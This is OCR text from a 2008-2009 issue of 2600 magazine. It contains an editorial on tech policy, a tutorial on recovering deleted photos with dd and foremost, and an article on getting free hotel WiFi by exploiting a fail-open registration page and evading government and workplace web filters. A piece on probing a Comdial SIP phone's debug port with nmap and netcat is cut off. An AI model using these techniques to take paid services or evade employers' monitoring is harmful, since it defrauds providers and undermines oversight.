

Volume Twenty-Five, Number Four
Winter 2008-2009, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly


Foreign Payphones






Azerbaijan. These distinctly different types of phones were both found in Baku, the capital city.

Photos by David Scott



Cyprus. This is a card-only phone found in the Greek half of capital city Nicosia.


Photo by Daniel Olewine



Malaysia. A neat little row of colorful phones found in Kuala Lumpur.

Photo by Matthew W.

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)



ownlife

BALLYHOO

Beginnings 4

Introduction to Forensic Data Recovery 6

Hacking Dubai and More Internet Proxy Loopholes 8

Calling Comdial 11

TELECOM INFORMER 13

De-obfuscating Scripting Languages 15

Social Engineering the Stock Market 18

Making Your Windows Box A Little More Secure 20

Hack Thyself 24

HACKER PERSPECTIVE: Bre Prettis 26

Beating the System to get Beats 29

Anonymous SSH at the Library 29

Trashing Gone Wrong in Switzerland 30

This Posting Has Been Flagged For Removal 32

Improved Mnemonic Password Policy 33

LETTERS 34

Pappy's Cheese Box 48

Hacking for Beer 49

Gaming GameStop 50

Vulnerabilities in the Corporate Sector 51

TRANSMISSIONS 52

Business Intelligence 54

Hacking WebCT 56

Story: Conspiracy 58

MARKETPLACE 62

MEETINGS 66

We appear to be at one of those moments in history. At least in theory it seems like we've arrived at a turning point, where the opportunity exists for significant and lasting change to occur. This is not a time to be asleep.

The recent election that took place in the United States was historic for a number of reasons. For the first time, a member of a minority group was elected to the nation's highest office, an occurrence many never expected to see in their lifetimes. People from all over the country who had never before been involved in politics felt a new sense of hope and empowerment throughout the campaign, a feeling that culminated on Election Day when their victory became official. Unprecedented celebrations broke out throughout American cities and even in many foreign ones. This perception of true change, even if it never goes beyond a mere perception, has been inspiring and has given many of us an all too rare dose of optimism.

In the hacker/technological world, we have a particular reason to open our eyes. On a technical front, Barack Obama seems to get it, quite a bit more than his predecessors and opponents. He spoke out in favor of net neutrality years ago and seemed quite familiar with why it was important. His campaign clearly understood how to use high tech to their advantage, ranging from the widespread use of text messaging in order to reach supporters to embracing the Internet in getting the message out and rallying support. This is significant. Someone who has an actual grasp and comprehension of technology, along with its risks and essential freedoms, is poised to push policy in a direction that might benefit all of us. We could be on the verge of moving in a whole new direction.

Of course, we expect to be disappointed. Let us not forget how similar some of these hopes were in 1993, when the first Clinton administration took power. They were credited with moving the White House into the Information Age, replacing typewriters with computers, updating the phone system, and making technical competence the norm rather than the exception. But then, it wasn't too long before we were being faced with the Clipper Chip controversy.

For those who aren't familiar, implementation of this flavor of encryption (Clipper being for phones and phone systems) would have given the government the keys (literally) to all approved encrypted traffic with many fearing that any *other* kind of encryption would soon become illegal. It was all based on a closed system so nobody really knew how secure it was. The idea of just trusting the government to do the right thing didn't really sit well with anyone understanding what was at stake. Strong opposition from the rapidly growing Internet community and the emergence of public encryption tools such as PGP helped to keep this bad idea from ever taking off and the project officially died in 1996.

The Digital Telephony Law (or CALEA) made it orders of magnitude easier to tap telephone calls in digital switches. It was passed in 1994. The Digital Millennium Copyright Act (which *2600* was the first official victim of) became law in 1998 and created all sorts of restrictions and regulations on how people could use technology on their own computers or elsewhere, threatening the valued concepts of fair use and reverse engineering.

There are more examples of bad legislation coming out of the Clinton years that served to set back technology, as well as stifle creativity and free speech. The point here is not to list them but merely to acknowledge the fact that having one side or another in power is no guarantee that things are going to move in a positive direction. We *certainly* don't have to list all of the bad ideas and precedents that came out of the last eight years on everything from border searches of laptops to increased domestic surveillance - each in the name of "homeland security" and each having absolutely no effect on anything truly dangerous, but all too much of an effect on our everyday lives and our perceptions of what constitutes normality. We can only hope that reversal and termination of some of these policies is high on the priority list of the new administration.

The lesson here is that possession of mere familiarity with technology doesn't mean that the people running things will act in a manner that's fair to the rest of us. Oftentimes it works in exactly the opposite way. Power and control do strange things to people, after all.

A great parallel can be seen in schools. Who will allow you to experiment and accomplish more on the school computer network? The teacher who knows next to nothing about the subject? Or the self-proclaimed expert? For those of us who feel comfortable working and playing with technology, being left alone and avoiding micromanagement is all we really need. But when those who imagine themselves in charge feel as if they don't have total control and understanding over every nuance of the environment they're supervising, that's when fear and irrational behavior take hold. In school we see that in the form of unreasonable restrictions and punishment. In the government, we see it as an obsession with surveillance and speech monitoring. Those in charge are always in fear of being eclipsed by the very people they're supposed to be controlling. And we don't expect that underlying trepidation to change.


That is not to say that we can't hang onto some optimism. A quote like this provides us with ample reason:

"The Internet is the most open network in history. We have to keep it that way. I will prevent network providers from discriminating in ways that limit the freedom of expression on the Internet. Because most Americans only have a choice of only one or two broadband carriers, carriers are tempted to impose a toll charge on content and services, discriminating against websites that are unwilling to pay for equal treatment. This could create a two-tier Internet in which websites with the best relationships with network providers can get the fastest access to consumers, while all competing websites remain in a slower lane. Such a result would threaten innovation, the open tradition and architecture of the Internet, and competition among content and backbone providers. It would also threaten the equality of speech through which the Internet has begun to transform American political and cultural discourse. Accordingly, network providers should not be allowed to charge fees to privilege the content or applications of some websites and Internet applications over others. This principle will ensure that the new competitors, especially small or non-profit speakers, have the same opportunity as incumbents to innovate on the Internet and to reach large audiences. I will protect the Internet's traditional openness to innovation and creativity and ensure that it remains a platform for free speech and innovation that will benefit consumers and our democracy."

Those remarks came from an interview Obama gave back in 2007. He clearly has a handle on what the Internet is about and the potential it promises, as well as the threat posed by those entities who want to create more controls and restrictions. It is essential that this idealism not be sacrificed to the powerful interests that stand to benefit from the reigning in of freedom. And that task falls to us - the people - to ensure that this promise is upheld.

For now, though, let us believe there is hope for some positive shifts in the road we've been going down. The worst thing we could do would be to resign ourselves to the opinion that change is never possible or that it can only occur when a phenomenal amount of conditions are met - which basically achieves the same effect as perpetual pessimism. Even in the best case scenario, we know there will be setbacks and policies that ultimately prove detrimental. But in this historic moment, there is great potential for steps to be taken and for a new beginning on a variety of levels. It will be worthwhile to pay close attention.

INTRODUCTION TO FORENSIC DATA RECOVERY



by Paradox

Recently while traveling in Cuba, I had the unfortunate luck of having an entire week's worth of photos inadvertently deleted from my digital camera's memory card. These photos were obviously not something I could have recreated and I hadn't yet been able to copy them off of the card onto the computer. Was all lost? No! By employing some basic computer forensics skills and some Linux kung-fu I was able to recover *all* of the lost photos.

First things first, we need to learn about what happens when you "delete" a file from a digital system like a computer, cellphone, camera, etc. While many hold the naive notion that a delete is final and that the bits go to the big /dev/null in the sky, it probably won't come as a surprise to many of you that this isn't the case at all.

While each filesystem handles deletion differently in technical implementation, the concept they utilize is the same. When you delete a file from the storage medium where your filesystem is located, the bits that your data is stored in are simply marked as "unused". Deletion by the definition of the word tends to imply an "overwriting" or "zeroing" procedure, i.e. actually getting rid of the data. Actually zeroing the bits that hold your to-be-deleted data would be a time intensive procedure; especially when you start to consider deletion of large files. The "mark as unused" solution accomplishes the same thing as far as the operating system is concerned; the data will *eventually* be overwritten by new data that is written to disk. This "eventually" clause is what we can exploit to save our data.

The first, and arguably, most important thing to take away from this over-simplified lesson on file deletion is that you must *immediately* disable writing to the device you wish to recover from. Operating systems and device firmware are complex and very large programs. They are constantly writing things to disk without your intervention. Background processes are swapped to disk, log files are being written to, and all sorts of data is being persisted. This all happens without your express desire! As mentioned, after deleting a file, the space it occupies is free game for anything that comes along needing disk space. Therefore, if a log file happens to be created immediately after you delete your file, there is a chance that some of that log file's data will end up overwriting your deleted file.

Thus the only way to be sure that your deleted data will remain in an uncorrupted and recoverable form is to immediately exit the operating system, shut down the device, pull the plug, eject the disk, and otherwise ensure that the device remains in a read-only state for the rest of this tutorial.

Now that we have the device in a state where we feel confident that no new data can be written to it, it would be wise to make an exact copy instead of working with the original. Since our deleted files are marked as free space at this point, we can't just mount the device as read only and use trusty old `cp` to copy our deleted files off. Instead, we need to create a byte-for-byte copy of the device including all of the free space, since our deleted data is tucked away somewhere in there.

To do this, we'll use the Linux `dd` command. This command comes installed with every modern distribution of Linux I have ever encountered, and will surely be installed on yours. My recommended procedure is to download and burn the Knoppix Linux live CD. This has several benefits, most importantly: Knoppix will mount any applicable filesystems it finds on the computer as read-only by default. This is prefect for our purposes since we don't want to accidentally write any data to the device.

Once you have booted into the Knoppix environment we need to find the Linux device name of our target device and the partition number. In the case of my camera it was /dev/sdb1. Serial device B, partition 1. I found this by running:

```
ls -l /dev/disk/by-id/usb*
```

Obviously if you are searching for a non-USB device you would exclude the "`usb*`" section of the command that filters the results.

Once we have the Linux device name we can begin creating an image of the disk. First, make sure you have enough free space on a write-enabled device to store the disk image. The disk image will be the same size as the total capacity of the device we are trying to recover from. Since I was recovering images from a 1GB Memory card, I needed to make sure I had ~1GB free on my computer's hard drive. To begin the imaging process enter the command:

```
sudo dd if=<input device/
partition> of=<outputFile>
```

i.e. in my case I ran:

```
sudo dd if=/dev/sdb1 of=/
home/daniel/diskImage.dd
```

This imaging process may take awhile depending on the size of the disk partition you are imaging. In my case, it took approximately 15 minutes. Once the image process is complete, you can safely remove the device from your system and store it in a safe place. With our disk image in hand we can perform the recovery from any Linux machine.

Now while the tool we are planning to use to recover our data can work out-of-box with a dd image, some tools can't. If you are planning to use a tool that wants to work with the filesystem itself then you'll want to mount this dd image as a "loopback" device. To do that you would run:

```
sudo mount -o loop -t <type>
➥<imageLocation> <mountLocation>
```

i.e in my case I ran:

```
sudo mount -o loop -t vfat /home/
➥daniel/diskImage.dd /mnt/
➥diskFiles
```

Make sure that your mount location exists before running this command. In my case if the "diskFiles" folder didn't exist, the mount will fail.

We can now run our recovery tool to scrape out as many files as we can from the free (i.e. deleted) space of our device. The tool we are going to use is called Foremost. It is a very simple to use tool that was originally created by the U.S. Air Force and later made open source and public. It has the ability to recover a few common filetypes automatically. These types include images, executables, documents, movies, etc. It supports ext3, fat, and ntfs filesystems, so chances are that your device will be supported. More information on the tool can be found at the website provided at the end of this tutorial. On a Debian system it was just a matter of running the following command to install foremost.

```
sudo apt-get install foremost
```

We are now ready to recover our files. If you know the specific type of file you wish to recover you can save time by telling Foremost to only recover that type. In my case I knew my camera saved the images as JPG files. So I ran:

```
sudo foremost -t jpg -i /home/
➥daniel/diskImage.dd -o /home/
➥daniel/recovered
```

If you wanted Foremost to try and recover all types of files it could (this may take a long time) you would run:

```
sudo foremost -t all -i
➥<imageLocation> -o <outputFolder>
```

The `-t` argument is what tells Foremost which kind of files you want to recover. For instance if you wanted to recover Office-type documents such as .ppt and .doc you would use `-t ole`. Consult the documentation to find out which file-type flags are supported.

Again, it is important that the output folder exists before you run Foremost. Once it has finished you will have hopefully recovered the data you were looking for to the recovery folder you specified. There is however one more hurdle to jump before you can find out. Foremost (like most of the tools we've used so far) can only operate as root. As such the output files it generated are also owned by root. To fix this we'll `chown` them to our user.

```
sudo chown -R <yourUser>:<yourUser>
➥<outputFolder>
```

In my case that meant running:

```
sudo chown -R daniel:daniel /home/
➥daniel/recovered
```

You can now change directories into your recovered folder. You'll find an audit text file in the root of your recovered folder outlining what Foremost was able to recover. Most importantly though, you will find all of the recovered files organized into folders by type. In my case I found all 75 of my missing JPGs in the `/home/daniel/recovered/jpg/` folder. Hopefully you found your files too!

This tutorial should serve as a good starting point for your journey into understanding computer forensics. Advanced topics exist to supplement your knowledge. For instance, Foremost is limited to specific filetypes. If you want to recover other files you may have to resort to using advanced software like Autopsy and Sleuthkit, but these require a deeper understanding of computer forensics. Undoubtedly you will find that the concepts you learned in this tutorial will serve you well if you attempt to further your knowledge.

Resources


http://foremost.sourceforge.net/

http://Linux.die.net/man/1/dd

http://Linux.die.net/man/8/mount

http://www.knoppix.org/

Hacking Dubai and More Internet Proxy Loopholes



by forgotten247

I recently had the opportunity to go to Dubai for a work function. I was put up at the Jumeirah resort, a nice little spot on the gulf with some great views, restaurants, and clubs. As any reader of *2600* would do, the first thing I did when I got to the room was see how I could get online.

On the desk was a card outlining the process to do so. I could plug in an Ethernet cable, go through a few screens, and once registered I'd be able to use wired or wireless access throughout the resort. Just what I needed, beach-side WiFi to enjoy the net and the Gulf at the same time.

No worries, I thought, and I started the process by disabling the Airport on my MacBook Pro, plugging in the Ethernet cable, and firing up Safari. I was prompted with a "Jumeirah Hotel Internet Access" landing page, and then clicked on the "Internet Access" link. From there I chose "In-House Guest" and accepted the terms and conditions which were pretty standard.

Then something hit me about the page to register my system. You'd think a hotel that charges $1,000+ US dollars a night (yes, it was that expensive) would throw in Internet access, but no, they didn't. The screen that came up would allow users to register for one hour of Internet access for $30 AED (about $8 US) or $150 AED ($40 US) for 24 hours.

After paying, the system would provide a username and password that could then be entered into a form on the web system to gain access. This was a bit of a surprise seeing as the card on the desk made no mention of the added cost, but I was game to see if there were any unique ways to gain access.

To get started I disconnected the Ethernet cable, switched to Airport, and went to the landing page to enter a random username and password. I had no luck there. OK, try number two, would entering a name with a blank or random password? Nope.

I had no intention of paying $40/day for Internet access for the next week, even at my company's expense, so I pulled out my iPhone to see if I could get cell-network web access. Having a US-based iPhone locked for AT&T meant no luck in that arena. I also had a BlackBerry and it worked fine on the local provider network, however I didn't want to browse using BlackBerry's watered-down web interface.

Things were starting to look grim, but I was not willing to give in. I joined the iPhone to the hotel WiFi setup and went through the registration pages, hoping for some luck. I noticed differences on the page when viewed through iPhone, from what I had seen on the laptop. Mainly, quite a few sections of text that had been present on the laptop didn't show up on the iPhone. Instead there was an icon that indicated there was content that the mobile Safari browser could not load.

This looked promising. I finished going through the registration pages and then I got it. On the page where the laptop's browser was prompting me to select the amount of time I wanted to pay for, I received a message saying that the registration process was completed, and I was in. I quickly typed in a few URLs and indeed I was online.

It seemed the registration and access granting pages were dependent on web components that were not compatible with mobile Safari. Using that knowledge as a jumping point, I was able to find that the web application used to provide Internet access used Java components. For whatever reason the developers had decided that instead of failing closed, they failed open, meaning if there was an error with the application, no access would be granted. When the Java components didn't run, the system defaulted to letting people through and granting access. Dummies!

Now I do think the iPhone is a great little device, but I didn't want to do all my surfing on my phone, so with a little help from the tinyproxy native application I had installed on it (you had to assume it was jailbroken, didn't you?) I pointed my laptop to use the iPhone as a proxy and off I went, free WiFi access across the iPhone to the laptop.

Before I left I circled back to validate the security hole that allowed this, and found that disabling Java on a browser on the laptop resulted in the same full access without needing to go through the registration process. I also noticed that in the areas of the hotel where there were business meeting rooms the WiFi networks were completely unrestricted, which I found is the case at most business/convention centers and worth noting, although not much good to get online from the privacy of your room, or the allure of the beaches.


The moral of this segment of the story is twofold: First, if you run into any WiFi apps requiring registration, make sure to test them out without things like Java or ActiveX disabled because you may be pleasantly surprised; Second, a word to developers, you really need to think beyond end-users accessing the network on traditional setups and should always fail closed when in doubt.

Now, the digital adventures in Dubai didn't stop there. After browsing a few sites I ran into a nasty little page telling me "SITE BLOCKED", in big bold red letters, with sub-text, "We apologize the site you are attempting to visit has been blocked due to its content being inconsistent with the religious, cultural, political and moral values of the United Arab Emirates." Just for good measure it was written in English and Arabic.

Now, I can say for sure that there are plenty of sites I go to on a regular basis that are inconsistent with the moral values of the UAE, so, let's get around this thing shall we?

This one was not too difficult, as I have run into similar blocks in China and other heavily regulated areas. The way these typically work is using web proxy servers or appliances with filtering technology which classify sites by type. Access is then allowed or denied based on type. SmartFilter, as covered in the Spring 2008 issue, is one of these technologies. The article did a good job of describing a solution to get around SmartFilter, but it was a bit overcomplicated for my liking. First, it relied on people having an Internet-facing host that you could get shell access on. You also needed the ability to fire up an ssh listener on that server, and to set up a SOCKS proxy on your client system.

While this certainly is a viable technical solution, and an educational article, the assumption that people have access to an Internet-facing server they can set a service up on is a bit beyond reality, even for *2600* readers. If you are in a corporate environment there is a good chance that the PC policies won't let you install Putty or run unapproved services on the client. Places with Internet proxy filters typically also have some level of infrastructure monitoring going on, as well as security policies enforced through Active Directory and/or PAC files that won't allow installation of software or changing your web



الموقع محظور

نأسف إن الموقع الذي أردت تصفحه قد أحجب وذلك بسبب إحتوائه
على نشاط مخالف للقيم الاجتماعية أو السياسية أو الثقافية أو
الدينية لدولة الإمارات العربية المتحدة.

في حالة أردت فتح موقع قد أحجب، الرجاء قم بتعبئة
استمارة الملاحظات الموجودة على موقعنا.

We apologize the site you are attempting to visit has been blocked due to its content being inconsistent with the relig•us, cultural, political and moral values of the United Arab Emirates.

If you think this site should not be blocked, please visit the Feedback Form available on our website.

SITE BLOCKED

browser settings.

I have a different approach to getting around Internet filtering proxies that puts less requirements on the users, both on the server and client side. Rather than just give the solution, let's take a walk-through of how we get there. To start with, SmartFilter and other filters are based on the URL or IP of the site you are going to. They do not filter on content, at least none that I have run into yet. This is very important. The default reaction to this knowledge should be that if you can't get to a site because the host is blocked, go to a site on a host that isn't blocked that you can get the content through.

Let's try that out. Hop on over to Google, I haven't found them blocked yet, and type in a search that would result in the URL you want to view. On the search results screen instead of clicking on the title of the page, click on the "Cached" link. Sweet, I'm in, are you? Probably. The cached content is served from Google's servers which are not blocked, since the host name in the URL is for Google, not the host which the proxy doesn't like. This is a quick and dirty way to get to a single page that is blocked, but Google's cache isn't always complete, following links from it isn't always easy, and the pages don't always render correctly.

Let's keep going down with the intention of getting access to all the content, not just the cached image of the blocked host. Most of you should be well aware of anonymizer sites that you can go to, enter a URL, and proxy the content through their servers. The intention of these sites is to improve your security so the web servers don't know who is making the request, however they can also be used for you to get content from a site, without entering that site's URL. That sounds exactly like what we need, but unfortunately most of these are well known by proxy filters, so going to one of those is not going to cut it. Are we stuck? Nope, we just need an anonymizer site that the proxies don't know about, and the best way to get one is to host your own.

Now, writing a web app to do this is very simple, but it is even easier just to implement one that already exists. I mean why spend time doing something that's already been done. Much like the prior article on getting around SmartFilter, you do still need some Internet-facing server space for this, but it can come in the form of a simple, low cost web hosting provider. No shell access or ability to run services needed. Just a provider supporting PHP or ASP, which almost any decent provider will support.

The first thing needed is to set up the Internet-facing server side. Jump out online and do a search for "web proxy <web language>" where the web language is PHP or ASP, depending on the host you are using. PHProxy (`http://sourceforge.net/projects/poxy/`) is one that comes to mind for PHP, and is near the top of the search results right now, although that one is a little dated. It will work fine, as will almost any others you come across. So, take whichever proxy solution interests you, drop it on your hosted web provider space, which hopefully has a nice inconspicuous host name, and point your web browser to it. Government-enforced proxies, such as Dubai's, as well as business/corporate proxies, should let you slide right by. From there you should just need to type in the URL you want to pull up, click a button, and sit back as the page you wanted is displayed in its full form. Hopefully the web proxy you grabbed dynamically updates any HREF links so as you navigate around, all future clicks go through your proxy. If it didn't, grab a different one. Most support doing this.

The beautiful part of this approach is that as long as the host name you are running your proxy from doesn't raise any suspicion, there would be no reason to have to change your browser settings on the client. This is great if you are in a work environment where those settings are locked down.

One word of caution for business users though, SmartFilter and other web proxy solutions typically are used to provide reports on the most visited websites, and the most active Internet users. You should try to fly under that radar by only using your proxy when absolutely necessary, and keep browsing from work at a minimum. The name of your host is important as well. If it does pop up on one of those reports the more official it looks the better. Don't register "iusethistobypassmyworksecurity.com" or "myporngateway.com" or you may not be in that job long enough to use it!

So, that concludes this chapter of my Dubai adventures and another method of getting around Internet proxy filters. I enjoyed that week of sun, free net access, and freedom to digitally go wherever needed. All thanks to a poorly written WiFi registration app, an iPhone, and a personal web proxy gateway.

I do have to add that spending too much time in front of your system in Dubai would be quite a waste. Anyone who can get there should plan on not sleeping too much - hitting the beaches all day and partying at the clubs all night is the only way to go, even when your online exploits or World of Warcraft buddies are calling. Just save up, Dubai isn't cheap!

Calling Comdial

by Metalx1000
metalx1000@yahoo.com

For those who are unfamiliar, Comdial phones are Session Initiation Protocol (SIP) phones that are used in offices. Instead of traditional phone lines, these phones connect to your local network via CAT5. Although I have not worked with Cisco phones, from what I have read they are similar.

In this article I will be talking about model "CONVERSip EP300", although I'm sure that these techniques will work on other models. The first step in exploring the phone is to find its IP address. There are two ways of doing this. The first way is to walk right up to the phone and get the information.

To do this look at the LCD screen on the front of the phone. Right below the LCD screen are three buttons. Each corresponds with a menu option on the screen. The three default options are "VMAIL" (Voice mail), "DND" (Do Not Disturb), and "MENU". Let's choose "MENU" then "NEXT". When you see "2 Info" on the LCD Screen Press "ENTER". Now press "NEXT" twice. This brings you to a screen that says, "3 System Info". Press "ENTER" and you will see "1 Network Info". Press "ENTER" again. Press "NEXT" three times and your screen will say, "4 IP Address". Press "ENTER" one last time and you will see the IP Address of the phone.

Now, if you can't physically get to the phone, you can find it easily with nmap, a great tool for scanning networks. I'm not going to go into detail on nmap, as there have been plenty of articles written on it, and there is plenty of info available on the web. Once you run a full scan on the phone with nmap you will find that ports 8001, 8002, 8003, 9026, 9027 are open. Ports 8001, 8002, 8003 I believe are used for the communication itself. Port 9026 asks for a user name and password, which I don't know, but if I find them I will let you all know. Finally we get to port 9027, which we will be looking at today.

I will be using NetCat in this tutorial, but telnet or similar programs will work as well. Let's say our IP address is 192.168.22.237, we would connect to the phone with NetCat and you would get the following output:

```
/home/user> nc 192.168.22.237 9027
[17:17:12.428] command_poll:
 got listenfd event
[17:17:12.439] command_poll:
 action->fd_ptr=9 accepted
[17:17:12.439] Connected
to station 237
[17:17:12.441] Phone Version: 3.0.026
[17:17:12.439] Phone Build Date:
 06/05/2008 17:17:12
[17:17:12.439] Phone MD5Sum:
 3777ad4b3ac20ae9b56391267e81bb90
[17:17:12.450] Boot Version: 1.04
[17:17:12.451] Boot Build Date:
 05/03/2005 22:40:17
